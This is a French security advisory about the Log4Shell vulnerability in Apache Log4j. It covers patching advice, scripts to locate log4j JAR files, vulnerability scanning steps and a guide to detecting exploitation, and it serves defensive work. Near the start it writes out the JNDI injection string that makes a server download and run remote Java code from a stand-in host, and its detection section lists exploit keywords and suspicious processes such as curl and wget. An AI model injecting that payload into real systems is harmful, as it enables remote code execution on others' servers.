UNIDEES
IT & Security Compliance

Le 9 décembre 2021, des chercheurs en sécurité ont découvert une faille dans le code d'une bibliothèque logicielle utilisée pour la journalisation. La bibliothèque de logiciels, Log4j, est construite sur un langage de codage populaire, Java, qui est largement utilisé dans d'autres logiciels et applications dans le monde entier. Il est estimé que la faille Log4j est présente, au bas mot, dans plusieurs 10aines de millions d'instances dans le monde.

Vous trouverez ci-dessous nos **recommandations** pour endiguer cette vulnérabilité et ses **compromissions éventuelles**.

De quoi s'agit-il ? 02
Points clefs à retenir 03
Plateformes concernés 04
Recommandations 05
Recherche manuelle de la vulnérabilité 06
Recherche automatisée de la vulnérabilité 07
Guide de détection d'exploitation 11
Et après ? 14
Références 15

” De quoi s’agit-il ? ”

La faille pourrait potentiellement affecter de nombreuses grandes entreprises technologiques du monde, telles que Microsoft, Apple, Amazon, Cisco, Tesla, Twitter et Baidu. Elle provient d'**Apache Log4j**, un utilitaire de journalisation basé sur Java qui est utilisé par bon nombre de ces entreprises pour leur infrastructure Web.

Pour faire très court, il suffit de réussir à faire passer dans les logs analysés par log4j les caractères suivants.

```
${jndi:ldap://mon-URL.com/MON_FICHIER_JAVA}
```

Cela aura pour effet de télécharger et exécuter le fichier java qui est au bout de l’url « mon-URL.com/MON_FICHIER_JAVA».

C’est aussi simple que dramatique.

Cette vulnérabilité a obtenu le score de criticité le plus élevé qu'une vulnérabilité puisse obtenir. Elle permet donc à un attaquant de remplacer des champs ou des éléments enregistrés par un code malveillant. En termes simples, cela a le potentiel de donner à un adversaire un contrôle total sur l'application vulnérable. Selon l'emplacement de cette application, cela peut donner un accès complet à un réseau. "Le simple fait de patcher Log4j est plus compliqué que de faire un seul balayage sur votre réseau et d'appliquer un patch. Étant donné que Log4j est utilisé comme plug-in de journalisation open source pour des milliers, voire des millions d'applications, il faudra un certain temps aux organisations pour savoir quelles applications de leur réseau l'utilisent.

“ Points clefs à retenir ? “

- √ La vulnérabilité CVE-2021-44228 est présente dans toutes les applications embarquant Log4j (de la version 2.0 à la version 2.15.0-rc2) pour la fonction de journalisation d'audit. Principalement la pile Apache mais aussi d'autres applications.
- √ Le 14 décembre, Apache a divulgué CVE-2021-45046 (CVSS: 9.0/10) qui a été corrigé dans log4j version 2.16.0 .
- √ Cette vulnérabilité a montré que dans certains scénarios, elle peut entraîner une fuite d'informations et une exécution à distance dans certains environnements (macOS) et l'exécution de code local dans tous les environnements.
- √ Bien que Log4Shell fasse référence à la ver. 2.x, les versions 1.x ont également été signalées comme présentant des vulnérabilités similaires (y compris RCE). Les versions 1.x ne sont plus prises en charge avec les correctifs critiques, elles sont donc embourbées avec d'autres vulnérabilités critiques. La seule solution fiable (au 20/12/2021) est de le mettre à niveau vers la version 2.17.0.
- √ La vulnérabilité est basée sur le fait de forcer les applications à enregistrer une chaîne spécifique qui oblige le système vulnérable à télécharger et à exécuter un script malveillant à partir du domaine contrôlé par l'attaquant.
- √ Selon les chercheurs en sécurité, les applications et les services du monde entier ont déjà été activement analysés à la recherche de versions vulnérables de Log4j par des acteurs malveillants.
- √ L'attaque peut être bloquée avec un changement de configuration et un patch.
- √ Les chercheurs signalent une exploitation active de la vulnérabilité par divers groupes de menaces (Mirai, Muhstik, Khonsari ransomware, XMRIG miner, Kinsing Cryptominer,….).

“ Plateformes concernées ”

La vulnérabilité affecte **tous les produits qui utilisent ces versions spécifiques de log4j** indépendamment du logiciel ou du système d'exploitation dans lequel elle est utilisée. La vulnérabilité est présente dans toutes les applications intégrant Log4j (versions de 2.0 à 2.15.0-rc1) pour la fonction de journalisation d'audit. La vulnérabilité existe dans la bibliothèque log4j et non dans les systèmes d'exploitation ou le logiciel du fournisseur lui-même.

Selon les chercheurs de SLF for Java Project, les anciennes versions de log4j (versions 1.x) ne sont pas vulnérables à Log4Shell, en raison de l'absence d'un mécanisme de recherche utilisé dans cette vulnérabilité (CVE-2021-44228).

Cependant, ces versions de log4j ne sont plus prises en charge avec les correctifs critiques et sont donc embourbées avec d'autres vulnérabilités critiques.

Pour les machines exécutant log4j v1.x, nous vous recommandons de planifier l'application de correctifs à la version 2.17.0 ou supérieure.

La liste complète des fournisseurs concernés se trouvent sur CISA Gov . C’est un référentiel (fiable) GitHub qui mettra jour en permanence avec la liste des fournisseurs concernés.

Le 18 décembre 2021, Apache a publié log4j-2.17.0. La liste des distributions a été fournie sur le site Web d'Apache. Une somme de contrôle et une signature pour des fichiers spécifiques ont été fournies. Il est recommandé d'effectuer une vérification de l'intégrité du package téléchargé avant l'exécution.

“ Recommandations”

Les recommandations s'adressent aux administrateurs système et logiciels, sans se limiter à un système ou à un type de logiciel particulier, car la bibliothèque log4j est largement utilisée. Les instructions ci-dessous doivent être mises en œuvre sur les **systèmes connectés à Internet en premier lieu**. En cas de doute, veuillez contacter votre fournisseur de système ou de logiciel pour valider si log4j est utilisé et si des actions supplémentaires sont nécessaires.

1. Identifier les systèmes & applications utilisant log4j et la version utilisée
   → Plus de détails en annexe de ce document

2. Si vous avez identifié log4j version 2.0 à 2.15.0-rc2 dans votre environnement, mettez-le immédiatement à niveau vers log4j-2.17 ou une version ultérieure.
   → Plus de détails en annexe de ce document

3. Si vous exécutez toujours la version log4j 1.x, elle n'est pas vulnérable à Log4Shell. Cependant, elle est affectée par d' autres vulnérabilités critiques. Par conséquent, il est fortement recommandé de planifier le patch dès que possible.

4. Si l'application de correctifs n'est pas possible, mettez en **œuvre les étapes nécessaires pour atténuer** la menace
   → Plus de détails en annexe de ce document

“ Recherche manuelle de la vulnérabilité “

L'un des défis posés par cette vulnérabilité est de déterminer quels serveurs de vos infrastructures sont affectés.

Nous recommandons de parcourir l’ensemble du disque dur à la recherche de fichiers JAR liés à Log4J.

Un exemple de script, non exhaustif, est proposé ci-dessous :

Pour Linux (Bash)

```
for line in $(find / -name \*.jar 2>&1 | grep log4j) do
echo "DEBUG:potential log4j candidate on $line"
done
```

Pour Windows (PowerShell)

```
$jar = @()
$drives = Get-PSDrive -PSProvider 'FileSystem' foreach($drive in $drives)
{ $jar += Get-ChildItem -Path $Drive.Root -File -ErrorAction
SilentlyContinue -Force -Recurse -Filter '*.jar' }
foreach($line in $jar) {
if($line -match 'log4j'){
$path = $line.FullName
Write-Output "DEBUG:Potential log4j candidate on '$path'"
 }
}
```






“ Recherche automatisée de la vulnérabilité “


Cette procédure décrit la détection et la création de rapports sur CVE-2021-44228 avec la solution Rapid7 InsightVM (Nexpose). Les mêmes étapes peuvent être utilisées pour des vérifications supplémentaires liées à Log4Shell telles que CVE-2021-45046, CVE-2021-4104 et CVE-2021-42550.





Vous pouvez analyser votre environnement à la recherche de vulnérabilités Log4Shell avec un modèle d'analyse personnalisé et déterminer et signaler rapidement l' impact à l'aide du modèle de tableau de bord des vulnérabilités spécifiques.






La version du produit 6.6.121 inclut des mises à jour pour vérifier la vulnérabilité Log4j. Après avoir installé les mises à jour du produit et du contenu, redémarrez votre console et vos moteurs.

Pour utiliser ce mode de recherche automatisé, vous devez avoir souscrit à la solution Rapid7 InsightVM.

ETAPE	ACTION	DESCRIPTION
Configuration de la template "Full audit enhanced logging without Web Spider"		
1		Sur la console InsightVM (Nexpose) allez dans l'onglet Administration.
2		Sous la zone « Scan Options » , cliquez sur le lien Gérer les templates.
3		Dans la ligne « Full audit without Web Spider scan », copiez la template.
4		Dans l'onglet « Vulnerability Checks » personnalisez les vérifications.
5		Développez la liste déroulante « Individual Check » et cliquez sur « ADD CHECKS »

6		Saisir la CVE « CVE-2021-44228 » Lorsque les résultats s'affichent, sélectionnez la totalité des résultats

Pour lancer la recherche de la vulnérabilité LOG4J sur votre infrastructure		
7		Dans les sites, sélectionnez la Template que vous avez créé.
8		Pour pouvoir identifier la vulnérabilité, lancer deux scans : - Non-authentifié - Authentifié
9		Sauvegardez et lancez le scan
10		Identifiez l'asset vulnérable et le nombre de vulnérabilité détectée

11		Liste des vulnérabilités détectées pour l'asset
12		Description de l'application vulnérable
13		Recommandations de remédiation
14		Pour le suivi de la remédiation de cette vulnérabilité, nous vous recommandons de créer un groupe dynamique.
15		Dans la création du groupe dynamique, sélectionner le CVE comme critère de recherche.

‘’ Détection d’exploitation Log4Shell ’’

La question qu'une équipe sécurité se posera est de savoir si la présence de la vulnérabilité Log4Shell a été exploitée. Ceci est essentiel étant donné la sévérité élevée de Log4Shell, l'omniprésence de Java et sa facilité d'exploitation.

Examinons en profondeur le déroulement de cet exploit et la manière dont vous pouvez évaluer rapidement si Log4Shell a été exploité dans votre environnement.

La première étape devrait être d'enquêter si une attaque a déjà eu lieu. Cela peut être fait en recherchant dans les journaux système des parties de la charge utile RCE. Si une recherche de mots-clés tels que « jndi », « ldap », « ${: : » renvoie des entrées, il convient de rechercher davantage s’il s’agissait d’une attaque réelle.

De nombreuses attaques ont été observées dans la nature qui n'ont livré aucune charge utile malveillante. Pourtant, ils ont été effectués par des chercheurs en sécurité pour avoir une idée du nombre d'applications vulnérables à cette attaque.

1 Analyser les journaux à la recherche de Chaîne malveillantes

Puisqu'il s'agit d'une attaque contre le serveur de journalisation, vous pouvez collecter activement ces journaux dans un emplacement centralisé tel qu'un syslog, un SIEM ou un EDR/XDR. Tout d'abord, vous devez rechercher des exemples de chaînes connus pour cet exploit, tels que "JNDI".

Ce ne sera pas une recherche exhaustive, car les commandes peuvent être fortement obscurcies, comme l'ajout de l'impression de JNDI.

Les combinaisons d'obscurcissement peuvent être presque infinies, il est donc important de s'appuyer sur une détection en profondeur et de rechercher également les événements post-exploitation.

Un autre aspect important à retenir est que seules les tentatives d'exploitation infructueuses seront visibles dans les journaux. Si l'exploit réussit et que la charge utile est correctement interprétée par le gestionnaire JNDI, la charge utile s'exécutera sans faire aucune entrée dans les journaux. En tant que tel, un exploit réussi sera très probablement aveugle à l'inspection des journaux

2 Recherchez les connexions réseaux des services Java

La particularité de cet exploit est que Log4J 2 tire parti de la fonctionnalité de recherche pour effectuer une recherche réseau sur ces services distants (LDAP, RMI, etc.). Bien que Java établisse des connexions réseau n'est pas anormal en soi, établir des connexions à ces services soudainement ces derniers jours est hautement suspect.

La première investigation est d’identifier les processus Java qui établissent des connexions aux services distants DNS, LDAP, LDAPS ou RMI et d’élargir au fur au à mesure la recherche pour trouver toutes les instances de Java qui établissent une connexion réseau. Cela sera utile pour élargir la recherche afin de valider les connexions réseau pour des exploits potentiels encore inconnus au moment de la rédaction de ce document.

3 Cherchez des services Java appelant des processus suspects

Une fois qu'un attaquant aura validé qu'un système est exploitable, il tentera d'exécuter du code sur la machine de la victime. Cela peut prendre la forme du téléchargement de fichiers malveillants ou de l'exécution malveillante de fichiers binaires de confiance à l'aide de différents techniques (Living off the Land, LOLBAS, …).

Vous devez donc chercher des exécutions, depuis les machines utilisant log4j2 et à partir de processus Java appelant d'autres processus tels que cmd.exe, powershell.exe, pwsh.exe, wscript.exe, cscript.exe, python.exe, perl.exe, ruby.exe, curl.exe, wget.exe, …

Généralement, vous verrez quelque chose comme des langages de script ou des utilitaires de transfert de données.

La recherche renverra probablement les résultats d'applications bénignes et connues. Ceux-ci peuvent ensuite être utilisés pour filtrer les requêtes suspectes de l'exploit en cours.

4 Recherche de charges utiles connues

Les activités post-exploitation (une fois qu'un adversaire a obtenu l'accès) incluent souvent le dépôt de diverses familles de logiciels malveillants sur les postes compromis. Le malware qui sera déployé dépendra entièrement de l'action de l'adversaire. Les familles de logiciels malveillants suivantes ont déjà été observées en train d'exploiter Log4Shell : MIRAI, CONTI, …

” Et après ”

La vulnérabilité Log4Shell fait les gros titres dans le monde entier mais il est important de se rappeler qu'il reste d'autres menaces actives.

Prévenir, détecter et répondre de manière proactive aux comportements hostiles garantira que vous êtes protégé contre Log4Shell et les menaces de demain.

Ce guide (qui sera mis à jour) propos des recommandations pour contenir les attaques Log4Shell.

Vous pouvez également tirer parti du framework MITRE ATT&CK pour rechercher des activités post-exploitation.

Il ne faut pas oublier que certaines des étapes initiales qu'un attaquant suivra consistent à effectuer une reconnaissance pour obtenir une connaissance de sa cible, au moins un mouvement latéral pour trouver vos données critiques et un accès aux informations d'identification pour réussir l’attaque.

ce que nous savons aujourd'hui n'est que la pointe de l'iceberg. Il faut d’attendre à une avalanche de logiciels malveillants et d'attaques exploitant Log4Shell en cette fin d’année et en 2022.

Vous pouvez être assuré que UNIDEES et ses équipes continuerons à être à la disposition de la communauté sécurité et de ses clients.

” Références ”

- https://logging.apache.org/log4j/2.x/
- https://docs.rapid7.com/insightvm/apache-log4j/
- https://github.com/cisagov/log4j-affected-db?_x_tr_sl=en&_x_tr_tl=fr&_x_tr_hl=fr
- https://nvd.nist.gov/vuln/detail/CVE-2021-44228?_x_tr_sl=en&_x_tr_tl=fr&_x_tr_hl=fr
- https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/apache-log4j-zero-day
- https://www.crowdstrike.com/blog/log4j2-vulnerability-analysis-and-mitigation-recommendations/
- https://www.microsoft.com/security/blog/2021/12/11/guidance-for-preventing-detecting-and-hunting-for-cve-2021-44228-log4j-2-exploitation/
- https://cloud.google.com/log4j2-security-advisory
- https://blog.cloudflare.com/inside-the-log4j2-vulnerability-cve-2021-44228/
- https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592
- https://gist.github.com/gnremy/c546c7911d5f876f263309d7161a7217
- https://github.com/christophetd/log4shell-vulnerable-app
- https://www.lunasec.io/docs/blog/log4j-zero-day/
- https://www.vmware.com/security/advisories/VMSA-2021-0028.html